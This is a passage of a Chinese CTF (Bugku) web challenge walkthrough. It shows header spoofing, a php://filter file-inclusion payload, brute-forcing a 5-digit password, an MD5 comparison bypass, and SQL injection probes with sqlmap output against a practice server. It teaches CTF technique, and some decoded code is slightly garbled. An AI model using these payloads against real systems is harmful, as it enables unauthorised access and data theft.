The screenshot shows the browser's developer tools with the 'Request' and 'Response' tabs selected. In the 'Request' tab, the raw data shows a POST request with the body `user=admin&pass=test123`. In the 'Response' tab, the raw data shows an HTML response with a title '管理员系统' and a form for login. The form contains input fields for 'Username' and 'Password', and 'Submit' and 'Reset' buttons.

5、试着添加HTTP请求头：`X-Forwarded-For: 127.0.0.1`，伪装成本地登录，获得 Flag：

The screenshot shows the browser's developer tools with the 'Request' and 'Response' tabs selected. In the 'Request' tab, the raw data shows a POST request with the body `user=admin&pass=test123` and a header `X-Forwarded-For: 127.0.0.1`. In the 'Response' tab, the raw data shows an HTML response with a title '管理员系统' and a form for login. The form contains input fields for 'Username' and 'Password', and 'Submit' and 'Reset' buttons. Below the form, there is a message: `<h3>The flag is: 85ff2ee4171396724bae20c0bd851f6b</h3>
`.

No.15 前端源码转码

1、查看解题链接：

看看源代码?

Submit

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar

搜索 HTML

```

<html>
  <head>
  </head>
  <body>
    <div style="display:none;"></div>
    <form action="index.php" method="post">
      看看源代码?
      <br>
      <br>
      <script>
        var p1 = '%66%75%6e%37%4d%69%6f%6e%20%63%68%65%63%6b%53%75%62%6d%69%74%28%29%7b%76%61%72%20%61%3d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%70%61%73%73%77%6f%72%64%22%29%3b%69%66%28%22%75%6e%64%65%66%69%6e%65%64%22%21%3d%74%79%70%65%6f%66%20%61%29%7b%69%66%28%22%36%37%64%37%30%39%62%32%62'; var p2 = '%61%61%36%34%38%63%66%65%38%37%61%37%31%34%66%31%22%3d%3d%61%2e%76%61%6c%75%65%29%72%65%74%75%72%6e%21%30%3b%61%6c%65%72%74%28%22%45%72%72%26%72%22%29%3b%61%2e%66%6f%63%75%73%28%29%3b%72%65%74%75%72%6e%21%31%7d%7d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%6c%65%76%65%6c%51%75%65%73%74%22%29%2e%6f%e7%37%56%2d%69%74%3d%63%68%65%63%6b%53%75%62%6d%69%74%3b'; eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));
      </script>
      <input id="flag" type="input" name="flag">
      <input type="submit" name="submit" value="Submit">
    </form>
  </body>
</html>

```

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2、对以上字符串进行URL转码:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Brida

```

var p1 = '%66%75%6e%37%4d%69%6f%6e%20%63%68%65%63%6b%53%75%62%6d%69%74%28%29%7b%76%61%72%20%61%3d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%70%61%73%73%77%6f%72%64%22%29%3b%69%66%28%22%75%6e%64%65%66%69%6e%65%64%22%21%3d%74%79%70%65%6f%66%20%61%29%7b%69%66%28%22%36%37%64%37%30%39%62%32%62'; var p2 = '%61%61%36%34%38%63%66%65%38%37%61%37%31%34%66%31%22%3d%3d%61%2e%76%61%6c%75%65%29%72%65%74%75%72%6e%21%30%3b%61%6c%65%72%74%28%22%45%72%72%26%72%22%29%3b%61%2e%66%6f%63%75%73%28%29%3b%72%65%74%75%72%6e%21%31%7d%7d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%6c%65%76%65%6c%51%75%65%73%74%22%29%2e%6f%e7%37%56%2d%69%74%3b'; eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));

```

```

var p1 = function checkSubmit(){var a=document.getElementById("password");if(defined!=typeof a){if("67d709b2b"; var p2 = 'aa648c76e87a7114f1'==a.value)return0.alert("Error");a.focus();return1;}document.getElementById("levelQuest").onsubmit=checkSubmit; eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));

```

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3、源码中有这么一句: `eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));` 含义是: `p1`串的编码 + '%35%34%61%61%32'的编码+p2串的编码。这是一个拼接的字符串, 解码之后, 拼接完成, 回到网页中提交, 网页直接爆出了 flag:

看看源代码?

Submit

KEY{J22JK-HS11}

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No.16 PHP文件包含


1、查看解题链接:

BugkuCTF - 练习平台 Bugku-ctf


123.206.87.240:8005/post/

[click me? no](#)

点击链接，注意到 URL 地址：`index.php?file=show.php`，这是一个典型的文件包含漏洞：



2、下面会用到 php 的封装协议，具体怎么用呢，先说结果：



对得到的字符串进行 Base64 转码，获得 Flag：



完整的转换结果如下：

```
<html>
  <title>Bugku-ctf</title>

<?php
error_reporting(0);
if(!$_GET[file]){echo '<a href= "./index.php?file=show.php">click me? no</a>';}
$file=$_GET['file'];
if(strstr($file, ".")||strstr($file, "tp")||strstr($file, "input")||strstr($file, "data")){
  echo "Oh no!";
  exit();
}
include($file);
//flag:flag{edulcni_elif_lacol_si_siht}
?>
</html>
<bf1>
```


现在具体说说 `file=php://filter/read=convert.base64-encode/resource=index.php` 的含义：

- 首先这是一个file关键字的get参数传递，php://是一种协议名称，`php://filter/`是一种访问本地文件的协议，`/read=convert.base64-encode/`表示读取的方式是base64编码后，`resource=index.php`表示目标文件为index.php。
- 通过传递这个参数可以得到index.php的源码，下面说说为什么，看到源码中的include函数，这个表示从外部引入php文件并执行，如果执行不成功，就返回文件的源码。
- 而include的内容是由用户控制的，所以通过我们传递的file参数，是include()函数引入了index.php的base64编码格式，因为是base64编码格式，所以执行不成功，返回源码，所以我们得到了源码的base64格式，解码即可。

如果不进行base64编码传入，就会直接执行，而flag的信息在注释中，是得不到的。

No.17 暴力破解.....

1、查看解题链接：



https://blog.csdn.net/weixin_39190897

2、题目提示了密码是5位数，暴力破解获得密码：

Intruder attack 3

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
1580	13579	200	<input type="checkbox"/>	<input type="checkbox"/>	246	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
1	12000	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
2	12001	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
3	12002	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
4	12003	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
5	12004	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
6	12005	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
7	12006	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
8	12007	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	

Request Response

Raw Headers Hex

```

HTTP/1.1 200 OK
Server: nginx
Date: Sat, 15 Aug 2020 02:29:32 GMT
Content-Type: text/html
Connection: close
Set-Cookie: isview=13579; expires=Sat, 15-Aug-2020 05:29:32 GMT
Content-Length: 46

flag {bugku-baopo-hah}


</body>
</html>

```

Type a search term 0 matches


Finished https://blog.csdn.net/weixin_39190897

3、获得Flag:




No.18 点击一百万次


1、查看解题地址（要是真的点击一百万次，怕是点到手抽筋）：




2、查看源码，发现了clicks变量，当它为1000000应该能得到 flag:



3、直接F12，选择控制台，然后输入clicks=1000000:




然后回车，再点击一下网站那个图案，发现得到了flag:



另外的方法是BP拦截响应包修改clicks=1000000。


No.19 备份文件泄露

1、查看题目链接:



https://blog.csdn.net/weixin_39190897

先解密字符串:



查看 index.php.bak 文件:

C:\Users\True\Downloads\index.php.bak - Notepad++

文件(E) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(I) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?

```
frida_hook_android_Cipher_Stacktrace.js x index.php.bak x
1 <?php
2 /**
3  * Created by PhpStorm.
4  * User: Norse
5  * Date: 2017/8/6
6  * Time: 20:22
7  */
8
9 include_once "flag.php";
10 ini_set("display_errors", 0);
11 $str = strstr($_SERVER['REQUEST_URI'], '?');
12 $str = substr($str, 1);
13 $str = str_replace('key', '', $str);
14 parse_str($str);
15 echo md5($key1);
16
17 echo md5($key2);
18 if(md5($key1) == md5($key2) && $key1 !== $key2){
19     echo $flag."取得flag";
20 }
21 ?>
```

https://blog.csdn.net/weixin_39190897

3、解释下源码:

```


<?php
include_once "flag.php"; //包含 flag.php 文件
ini_set("display_errors", 0); //设置不返回错误信息
$str = strstr($_SERVER['REQUEST_URI'], '?'); //判断URL里是否有问号, 存在就返回给 $str
$str = substr($str,1); //获取 ? 后面的值
$str = str_replace('key', '', $str); //将 $str 里面的 key 替换为空
parse_str($str); //解析字符串echo md5($key1); //将 key1 进行 MD5 加密并输出

echo md5($key2); //将 key2 进行 MD5 加密并输出if(md5($key1) == md5($key2) && $key1 != $key2){
echo $flag."取得flag"; //如果 key1 和 key2 的值不相等, 但是两个的 MD5 相等, 就返回 flag
}
?>

```

整段代码的意思是将 get 的两个参数中的 key 替换为空（这里可以用keykey 绕过），然后对key1、key2的值进行md5加密，并进行比较，如果md5加密的值一样而未加密的值不同，就输出flag。

4、构造以下 payload 获得 Flag:



No.20 成绩单(SQL注入)

1、查看解题链接:



https://blog.csdn.net/weixin_39190897

2、抓包测试，发现存在SQL注入:

Go Cancel < >

Request

Raw Params Headers Hex

```
POST /chengjidan/index.php HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 16
Origin: http://123.206.87.240:8002
Connection: close
Referer: http://123.206.87.240:8002/chengjidan/index.php
Upgrade-Insecure-Requests: 1
```

id=1' and 1=1--

Response

Raw Headers Hex HTML Render

```
font-size: 24px;
margin: 1em auto;
}
th,td {
padding: .65em;
}
th {
background: #989898;
border: 1px solid #777;
color: #000;
}
td {
border: 1px solid#777;
}
form {
text-align:center;
}
</style>
</head>
<body>
<h2 style="text-align:center;">成绩查询</h2>
<form action="index.php" method="post">
<input style="width:300px;height:40px;font-size:18px;" type="text" name="id"
placeholder="1,2,3..."><br><br><br><br>
<input style="width:100px;height:40px;" type="submit" value="Submit"/>
</form>
<table>
<caption>龙龙龙的成绩单</caption>
<thead>
<tr>
<th>Math
<th>English
<th>Chinese
</thead>
<tbody>
<tr>
<td><td><td></tbody>
</table></body>
</html>
```

https://blog.csdn.net/weixin_39190897

Target: http://123.206.87.240:8002

Go Cancel < >

Request

Raw Params Headers Hex

```
POST /chengjidan/index.php HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 16
Origin: http://123.206.87.240:8002
Connection: close
Referer: http://123.206.87.240:8002/chengjidan/index.php
Upgrade-Insecure-Requests: 1
```

id=1' and 1=2--

Response

Raw Headers Hex HTML Render

```
font-size: 24px;
margin: 1em auto;
}
th,td {
padding: .65em;
}
th {
background: #989898;
border: 1px solid #777;
color: #000;
}
td {
border: 1px solid#777;
}
form {
text-align:center;
}
</style>
</head>
<body>
<h2 style="text-align:center;">成绩查询</h2>
<form action="index.php" method="post">
<input style="width:300px;height:40px;font-size:18px;" type="text" name="id"
placeholder="1,2,3..."><br><br><br><br>
<input style="width:100px;height:40px;" type="submit" value="Submit"/>
</form>
<table>
<caption>的成绩单</caption>
<thead>
<tr>
<th>Math
<th>English
<th>Chinese
</thead>
<tbody>
<tr>
<td><td><td></tbody>
</table></body>
</html>
```

https://blog.csdn.net/weixin_39190897

Target: http://123.206.87.240:8002

3、SQLMap进行测试:

```
Cmdr
[11:11:40] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:11:40] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[11:11:40] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:11:40] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[11:11:50] [INFO] POST parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) va
lues? [Y/n]
[11:12:00] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[11:12:00] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least on
